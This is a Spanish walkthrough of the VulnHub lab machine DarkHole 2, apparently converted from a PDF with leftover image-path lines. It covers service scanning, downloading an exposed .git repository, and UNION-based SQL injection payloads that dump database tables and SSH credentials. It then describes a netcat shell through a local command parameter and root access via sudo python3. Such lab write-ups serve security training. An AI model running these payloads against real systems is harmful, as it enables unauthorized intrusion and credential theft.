

DARK HOLE 2

1. Enumeración

Esta es la primera máquina de VulnHub que realizo. A diferencia de HTB tenemos que descargarnos la máquina y añadirla a nuestro VMWare. Tendremos que saber la IP que se le ha asignado a la máquina víctima.



Ahora que sabemos la IP, realizamos un Ping a la máquina víctima. Parece que estamos ante una máquina Linux.



Realizamos un escaneo exhaustivo para conocer los servicios y versión correspondientes a los puertos abiertos que presenta la máquina víctima.

```
# Nmap 7.92 scan initiated Sat Oct 15 10:29:19 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 192.168.237.128
Nmap scan report for 192.168.237.128
Host is up (0.00054s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: DarkHole V2
| http-git:
|   192.168.237.128:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 00:0C:29:FB:54:6D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 15 10:29:27 2022 -- 1 IP address (1 host up) scanned in 8.11 seconds
```

Si miramos el Launchpad de OpenSSH, podemos ver que pertenece a un Ubuntu Focal. Si realizamos la misma búsqueda para el servicio de Apache, vemos el mismo resultado. Por lo que es probable que no se estén corriendo contenedores en esta máquina.

openssh 1:8.2p1-4ubuntu0.3 source package in Ubuntu

Changelog

```
openssh (1:8.2p1-4ubuntu0.3) focal; urgency=medium

  * d/systemd/ssh@.service: preserve the systemd managed runtime directory to
    ensure parallel processes will not disrupt one another when halting
    (LP: #1905285)

 -- Athos Ribeiro <email address hidden>  Fri, 23 Jul 2021 09:55:12 -0300
```

Upload details

Uploaded by:
Athos Ribeiro on 2021-07-23

Sponsored by:
Bryce Harrington


Uploaded to:
Focal

Original maintainer:
Ubuntu Developers

Miramos las tecnologías que están corriendo para la página web que corre en http://192.168.237.128.

```
┌─[/home/parrot/vulnhub/darkhole]─[✓]─[✗]
└─$ whatweb http://192.168.237.128
http://192.168.237.128 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.237.128], Title[DarkHole V2]
```


Revisamos la misma tarea, con Wappalyzer.




2. Análisis de vulnerabilidades

Revisamos si las versiones de Apache y OpenSSH, por si tuvieran vulnerabilidades, pero no encuentro nada interesante.

Tampoco vemos nada interesante en el código fuente. Vemos un panel de login pero no tenemos credenciales.




Vamos a realizar una enumeración sencilla de directorios con Nmap. Vemos que, a parte del panel del login, hay un repositorio GIT.




Nos traemos a nuestra máquina el contenido del directorio git:


- wget -r http://192.168.237.128/.git/


Vemos los logs:



Vemos un commit con claves por defecto. Vamos a ver su código, para posteriormente ver los cambios que se produjeron.








Usuario: lush@admin.com


Clave: 321

Intentamos usar las credenciales para entrar en el panel de login y conseguimos acceso.




Vemos el campo id en la URL que es vulnerable a un SQL Injection. Con order by vemos que son 6 campos lo que de devuelve la consulta. Con UNION intentamos determinar la BBDD.

- ' union select NULL,NULL,NULL,NULL,NULL, group_concat(schema_name) from information_schema.schemata -- -




Ahora, sabemos que la BBDD es 'darkhole_2', intentamos sacar sus tablas.

- ' union select NULL,NULL,NULL,NULL,NULL, group_concat(table_name) from information_schema.tables where table_schema = 'darkhole_2' -- -




Vemos que hay en la tabla ssh. Vemos que campos tienen.

- ‘ union select NULL,NULL,NULL,NULL,NULL, group_concat(column_name) from information_schema.columns where table_name = 'ssh' -- -



Si consultamos la tabla ssh, obtenemos unas credenciales.

- ' union select '1',group_concat(user),group_concat(pass),'4','5','6' from ssh -- -




Usuario: jehad


Clave: fool

3. Explotación e intrusión

Intentamos logarnos con esas credenciales por ssh y obtenemos acceso.




Si consultamos el historial del usuario, vemos que se está haciendo una petición de forma local al puerto 9999, añadiendo un parámetro GET llamado cmd. Puede que se pueda acontecer una ejecución de comandos.




Comprobamos si efectivamente estamos escuchando por ese puerto.

Vamos a aprovecharnos para ejecutar con NC, ganando acceso a la máquina como el usuario losy.




Revisamos el fichero con el histórico de comandos y vemos una posible clave.



Password: gang

4. Escalada de privilegios

La probamos viendo nuestros privilegios de sudo, vemos que podemos ejecutar el binario python3 como root.



Nos aprovechamos de ese privilegio para ganar acceso como root.